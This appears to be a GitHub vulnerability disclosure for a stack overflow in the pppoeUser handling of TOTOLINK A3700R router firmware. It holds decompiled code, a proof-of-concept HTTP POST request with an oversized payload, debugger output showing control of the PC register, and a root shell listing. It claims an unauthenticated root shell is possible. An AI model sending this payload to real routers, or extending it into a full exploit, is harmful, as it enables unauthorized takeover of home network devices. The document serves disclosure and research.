Darry-lang1 / **vuln** Public

<> Code ⊙ Issues 1 Pull requests ▷ Actions Projects Security ···

main ▾ ···

vuln / TOTOLINK / A3700R / 9 / **readme.md**

Darry-lang1 Update readme.md History

1 contributor

```
61 lines (40 sloc) | 2.6 KB
```


TOTOLink A3700R V9.1.2u.6134_B20201202 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.totolink.net/
- Firmware download address ： http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=69&ids=36

Product Information


TOTOLink A3700R V9.1.2u.6134_B20201202 router, the latest version of simulation overview：




TOTO LINK
The Smartest Network Device

编号	标题	版本	上传时间	下载
1	A3700R数据资料	Ver1.0	2021-08-10	⊕
2	A3700R升级固件	V9.1.2u.6134_B20201202	2021-08-10	⊕
3	A3700R说明书	Ver1.0	2022-03-10	⊕


Vulnerability details



```
  nvram_set_int("rt_sta_auto", 0);
  nvram_set_int("wl_mode_x", 0);
  nvram_set_int("wl_sta_wisp", 0);
  nvram_set_int("wl_sta_auto", 0);
  nvram_set_int("crpc_enable", 0);
  if ( strcmp(Var, "gw") )
  {
    if ( !strcmp(Var, "br") )
    {
      nvram_set("wan_route_x", "IP_Bridged");
      nvram_set_int("sw_mode", 3);
      nvram_set_int("networkmap_fullscan", 0);
      nvram_set_int("dhcp_enable_x", 0);
      nvram_set("lan_proto_x", "1");
      nvram_set("rt_guest_lan_isolate", &word_43908C);
      nvram_set("wl_guest_lan_isolate", &word_43908C);
LABEL_19:
      sub_4253F4(a1);
      sub_426B50(a1);
      sub_426810(a1);
      goto LABEL_20;
    }
    if ( !strcmp(Var, "rpt") )
```



```
int __fastcall sub_4253F4(int a1)
{
  int String; // $v0

  String = cJSON_CreateString("1");
  cJSON_AddItemToObject(a1, "switchOpMode", String);
  sub_4241E0(a1);
  return 1;
}
```



```
case 3:
  strcpy(v61, "pppoe");
  v11 = websGetVar(a1, "pppoeSpecType", (int)&word_43908C);
  nvram_set("wan_pppoe_spectype", v11);
  v12 = websGetVar(a1, "pppoeUser", (int)&byte_43AFC8);
  nvram_set("wan_pppoe_username", v12);
  v13 = websGetVar(a1, "pppoePass", (int)&byte_43AFC8);
  nvram_set("wan_pppoe_passwd", v13);
  v14 = websGetVar(a1, "pppoeMtu", (int)"1492");
  nvram_set("wan_pppoe_mtu", v14);
  v15 = websGetVar(a1, "pppoeServiceName", (int)&byte_43AFC8);
  nvram_set("wan_pppoe_service", v15);
  v16 = websGetVar(a1, "pppoeAcName", (int)&byte_43AFC8);
  nvram_set("wan_pppoe_ac", v16);
  v17 = atoi(v11);
  if ( v17 )
  {
    switch ( v17 )
    {
      case 1:
        sprintf(v67, "\\n\\r%s", v12);
        nvram_set("wan_pppoe_username_mm", v67);
        break;
```


`v12` is formatted into `v67` through sprintf function, and `v12` is the value of `pppoeUser` we enter. The size of the format string is not limited, resulting in stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 608
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"pppoeUser":"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 608
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"pppoeUser":"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA","proto":"3","pppoeSpecType":"1","opmode":"br","topicurl":"setting\setOpModeCfg"}
```

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/html
Content-Length: 369
Connection: close
Date: Wed, 20 Jul 2022 02:16:46 GMT
Server: lighttpd/1.4.30

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
         "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>500 - Internal Server Error</title>
 </head>
 <body>
  <h1>500 - Internal Server Error</h1>
 </body>
</html>
```


The above figure shows the POC attack effect



```
AAAAAAAAAAAAAAAAAAAA", "proto": "3", "pppoeSpecType": "1", "opmode": "br", "topicurl": "setOpModeCf
"}
+] Starting local process '/usr/bin/sudo': pid 7830
*] Switching to interactive mode
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
emu: QEMU: Terminated via GDBstub
*] Got EOF while reading in interactive

*] Process '/usr/bin/sudo' stopped with exit code 0 (pid 7830)
*] Got EOF while sending in interactive
"pppoeUser": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA", "proto": "3", "pppoeSpecType": "1", "opmode": "br", "topicurl": "setOpModeCf
"}
+] Starting local process '/usr/bin/sudo': pid 7863
*] Switching to interactive mode
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
dev/nvram: No such file or directory
```

```
pwndbg>
warning: Error removing breakpoint 0

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
Exception occurred: context: Cannot access memory at address 0xffffffff (<class 'gdb.MemoryError'>)
For more info invoke `set exception-verbose on` and rerun the command
or debug it by yourself with `set exception-debugger on`
pwndbg>
warning: Error removing breakpoint 0

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
Exception occurred: context: Cannot access memory at address 0xffffffff (<class 'gdb.MemoryError'>)
For more info invoke `set exception-verbose on` and rerun the command
or debug it by yourself with `set exception-debugger on`
pwndbg>
warning: Error removing breakpoint 0

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
Exception occurred: context: Cannot access memory at address 0xffffffff (<class 'gdb.MemoryError'>)
For more info invoke `set exception-verbose on` and rerun the command
or debug it by yourself with `set exception-debugger on`
pwndbg>
warning: Error removing breakpoint 0

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
Exception occurred: context: Cannot access memory at address 0xffffffff (<class 'gdb.MemoryError'>)
For more info invoke `set exception-verbose on` and rerun the command
or debug it by yourself with `set exception-debugger on`
pwndbg> p/x $pc
$8 = 0x41414141
pwndbg> in
inferior          init              interpreter-exec
info              init-if-undefined  interrupt
pwndbg> inf
inferior  info
pwndbg> info re
record     registers
pwndbg> info registers
          zero       at       v0       v1       a0       a1       a2       a3
 R0   00000000 7f7941b8 00000001 00000001 7f72e1f4 7f719cab 00000000 00000000
            t0       t1       t2       t3       t4       t5       t6       t7
 R8   fefefeff 00000079 00000200 00000100 00000807 00000800 00000400 00000008
            s0       s1       s2       s3       s4       s5       s6       s7
 R16  41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
            t8       t9       k0       k1       gp       sp       s8       ra
 R24  7fffffff 7f716058 00000000 00000000 00456850 7fffe1e0 41414141 41414141
            sr       lo       hi      bad    cause       pc
      20000010 19999999 00000005 41414140 00000000 41414141
           fsr      fir
      00000000 00739300
pwndbg> 
```

As shown in the figure above, we can hijack PC registers.



```
BusyBox v1.24.2 (2020-12-02 18:57:43 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1000     1000          4096 Jul 19 22:40 bin
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 dev
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 etc
drwxrwxr-x    4 1000     1000          4096 Dec  2  2020 etc_ro
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 home
lrwxrwxrwx    1 1000     1000             7 Dec  2  2020 init -> sbin/rc
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 lib
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 lighttp
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 media
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 mnt
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 opt
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 proc
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 sbin
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 sys
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 tmp
drwxrwxr-x    9 1000     1000          4096 Dec  2  2020 usr
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 var
drwxrwxr-x    9 1000     1000          4096 Dec  2  2020 www
/ # 
```

Finally, you can write exp to get a stable root shell without authorization.